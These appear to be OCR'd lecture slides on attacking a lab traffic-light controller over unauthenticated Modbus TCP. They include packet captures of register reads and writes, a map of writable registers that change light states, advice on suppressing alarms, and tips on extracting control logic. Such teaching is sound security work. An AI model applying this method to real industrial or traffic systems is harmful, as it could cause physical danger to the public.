
- **IT systems "embedded" in an application in the physical world**
  - Cyber-physic al attacks has
- The goal of the attacker
  - Bring system into a specific state
  - To make system performing desired actions



Layers of cyber-physical system



Control and monitoring architecture



Understanding the network and the traffic

- Rex communication protocol
  - Proprietary, reverse engineerable
- Modbus TCP
  - Open source
  - No [authentication, integrity protection, encryption]

Understanding the traffic

```
243 19.53770100( 172.16.192.10        172.16.192.30        Modbus/TCP       78    Query: Trans:      0; Unit:    1, Func:    3: Read Holding Registers
⊞ Frame 243: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
⊞ Ethernet II, Src: Vmware_b4:34:14 (00:0c:29:b4:34:14), Dst: Raspberr_95:7b:ac (b8:27:eb:95:7b:ac)
⊞ Internet Protocol Version 4, Src: 172.16.192.10 (172.16.192.10), Dst: 172.16.192.30 (172.16.192.30)
⊞ Transmission Control Protocol, Src Port: 54034 (54034), Dst Port: asa-appl-proto (502), Seq: 949, Ack: 1544, Len: 12
⊟ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
⊟ Modbus
    Function Code: Read Holding Registers (3)
    Reference Number: 2048
    Word Count: 6
0000  b8 27 eb 95 7b ac 00 0c  29 b4 34 14 08 00 45 00   .'..{... ).4...E.
0010  00 40 3d b6 40 00 40 06  24 b8 ac 10 c0 0a ac 10   .@=.@.@. $.......
0020  c0 1e d3 12 01 f6 85 ec  84 08 a9 b8 fe bd 80 18   ........ ........
0030  00 e5 19 e4 00 00 01 01  08 0a 00 05 70 f2 00 00   ........ ....p...
0040  82 1b 00 00 00 00 00 06  01 03 08 00 00 06         ........ ......
```

Understanding the traffic

243	19.53770100(	172.16.192.10	172.16.192.30	Modbus/TCP	78	Query: Trans: 0; Unit: 1, Func: 3: Read Holding Registers
245	19.78689100(	172.16.192.30	172.16.192.10	Modbus/TCP	87	Response: Trans: 0; Unit: 1, Func: 3: Read Holding Registers

```
+ Frame 245: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
+ Ethernet II, Src: Raspberr_95:7b:ac (b8:27:eb:95:7b:ac), Dst: Vmware_b4:34:14 (00:0c:29:b4:34:14)
+ Internet Protocol Version 4, Src: 172.16.192.30 (172.16.192.30), Dst: 172.16.192.10 (172.16.192.10)
+ Transmission Control Protocol, Src Port: asa-appl-proto (502), Dst Port: 54034 (54034), Seq: 1544, Ack: 961, Len: 21
- Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 15
    Unit Identifier: 1
- Modbus
    Function Code: Read Holding Registers (3)
    Byte Count: 12
    Register 0 (UINT16): 1
    Register 1 (UINT16): 0
    Register 2 (UINT16): 0
    Register 3 (UINT16): 1
    Register 4 (UINT16): 0
    Register 5 (UINT16): 0
```

```
0000  00 0c 29 b4 34 14 b8 27  eb 95 7b ac 08 00 45 00   ..).4..' ..{...E.
0010  00 49 85 4a 40 00 40 06  dd 1a ac 10 c0 1e ac 10   .I.J@.@. ........
0020  c0 0a 01 f6 d3 12 a9 b8  fe bd 85 ec 84 14 80 18   ........ ........
0030  01 c5 12 d3 00 00 01 01  08 0a 00 00 82 34 00 05   ........ .....4..
0040  70 f2 00 00 00 00 00 0f  01 03 0c 00 01 00 00 00   p....... ........
0050  00 00 01 00 00 00 00                               .......
```

Understanding the traffic


```
240 19.30623800( 172.16.192.10      172.16.192.30       Modbus/TCP      78     Query: Trans:     65; Unit:    1, Func:    6: Write Single Register
242 19.53695800( 172.16.192.30      172.16.192.10       Modbus/TCP      78 Response: Trans:     65; Unit:    1, Func:    6: Write Single Register

⊞ Frame 242: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
⊞ Ethernet II, Src: Raspberr_95:7b:ac (b8:27:eb:95:7b:ac), Dst: Vmware_b4:34:14 (00:0c:29:b4:34:14)
⊞ Internet Protocol Version 4, Src: 172.16.192.30 (172.16.192.30), Dst: 172.16.192.10 (172.16.192.10)
⊞ Transmission Control Protocol, Src Port: asa-appl-proto (502), Dst Port: 54034 (54034), Seq: 1532, Ack: 949, Len: 12
⊟ Modbus/TCP
    Transaction Identifier: 65
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
⊟ Modbus
    Function Code: Write Single Register (6)
    Reference Number: 2
    Data: 0000

0000  00 0c 29 b4 34 14 b8 27  eb 95 7b ac 08 00 45 00   ..).4..' ..{...E.
0010  00 40 85 48 40 00 40 06  dd 25 ac 10 c0 1e ac 10   .@.H@.@. .%......
0020  c0 0a 01 f6 d3 12 a9 b8  fe b1 85 ec 84 08 80 18   ........ ........
0030  01 c5 21 0a 00 00 01 01  08 0a 00 00 82 1b 00 05   ..!..... ........
0040  70 b8 00 41 00 00 00 06  01 06 00 02 00 00         p..A.... ......
```

Understanding points and tags

- **Everything what could be measured (inputs) and set (outputs) is called a point**
  - Points have tags (variable name)
  - You need to reconstruct point-tag nomenclature
  - Points come in analog, digital, and integer flavors
  - Points can be read, write, or read/write
- Often multiple conversion based on tables stored somewhere on the servers or Internet
  - Go find them

HMI for traffic light management

- No authentication and access control



Look around HMI

Tagname selection...

Filter

Tagname	Type	Port	Source
AUTO_STATE	Digital	RASPI	400005/16
AUTOMATIC_RASPI	Digital	RASPI	400003/16
DISABLE_RASPI	Digital	RASPI	400004/16
GREEN_1_RASPI	Digital	RASPI	402051/16
GREEN_2_RASPI	Digital	RASPI	402054/16
MAIN_ROAD_RASPI	Digital	RASPI	400002/16
RED_1_RASPI	Digital	RASPI	402049/16
RED_2_RASPI	Digital	RASPI	402052/16
SIDE_ROAD_RASPI	Digital	RASPI	400001/16
YELLOW_1_RASPI	Digital	RASPI	402050/16
YELLOW_2_RASPI	Digital	RASPI	402053/16

OK Cancel

Point monitor...[RED_2_RASPI]


Description	Value	ID #
EU Units		100
Item Description		101
Item Timezone	0	108
Process Variable Digital	False	5007
Alarm Falling Active	False	5005
Alarm Rising Active	False	5006
Alarm Falling State		5014
Alarm Rising State	0	5015
Contact Close Label		106
Contact Open Label		107
Alarm Falling Enabled	False	5024
Alarm Rising Enabled	False	5025
Alarm Group	0	5026
Alarm Falling Print	0	5031
Alarm Rising Print	0	5032
Alarm Falling Condition Status		5052
Alarm Falling Exceeded Text		5053

Print RED_2_RASPI OK

Alarms not enabled (?)


Alarms

- **Alarm is (min/max) threshold/warning of a point value or process/system condition**
- Warns operator about unwanted/dangerous conditions/events
  - They tell you what process creator was worried about
- Alarm can be generated
  - In controller
  - In data base
  - On the HMI
- The attacker may need to suppress alarms during the attack



(Illustrative alarms)

Alarms




Empty alarm log -> looks like really no alarms configured, good for us :-)

Sorting out your discoveries

Modbus Tag	Modbus Address	Modicon Address	Flags	Description
side_road	0	40001	RW	HMI Button, goto State "side"
main_road	1	40002	RW	HMI Button, goto State "main"
disable	2	40003	RW	HMI Button, goto State "blinking"
auto_state	3	40004	RW	HMI Button, goto "automatic mode"
main_red	2048	42049	R	state of a single traffic light
main_yellow	2049	42050	R	state of a single traffic light
main_green	2050	42051	R	state of a single traffic light
side_red	2051	42052	R	state of a single traffic light
side_yellow	2052	42053	R	state of a single traffic light
side_green	2053	42054	R	state of a single traffic light
auto_mode_fb	2054	42055	R	Unused
blink_mode_fb	2055	42056	R	Stores current "blinking" state

Control logic



Control logic


- Defines what should/should not happen
  - Under which conditions
  - At what time
  - YES or NO proposition
- If-then statements and Boolean logic
  - [if input 1 true] AND [input 2 not true] -> [do something]

Where/how to get it?

- Engineering/programming station
  - Some engineer has programmed it
  - Some human has uploaded it
  - Often stored on some server
- Go grab it from the controller
  - Reverse engineer the compiler
    - E.g. see talk of Felix ‘FX’ Lindner talk on building custom disassemblers

http://data.proidea.org.pl/confidence/9edycja/materialy/prezentacje/FX.pdf

Control algorithm




Control logic (schematics)

Block | Arrays | Font | Colors

Arrays:

No.	Name	Size	Value
1	STT	3x9	[0 0 1;1 5 6;1 1 2;2 2 3;3 3 4;4 4 1;6 6 7;7 7 8;8 8 1]
2	touts	9x1	[1 3 2 15 2 0 2 10 2]



STT – State Transition Table

touts – timeouts, time limit for current state

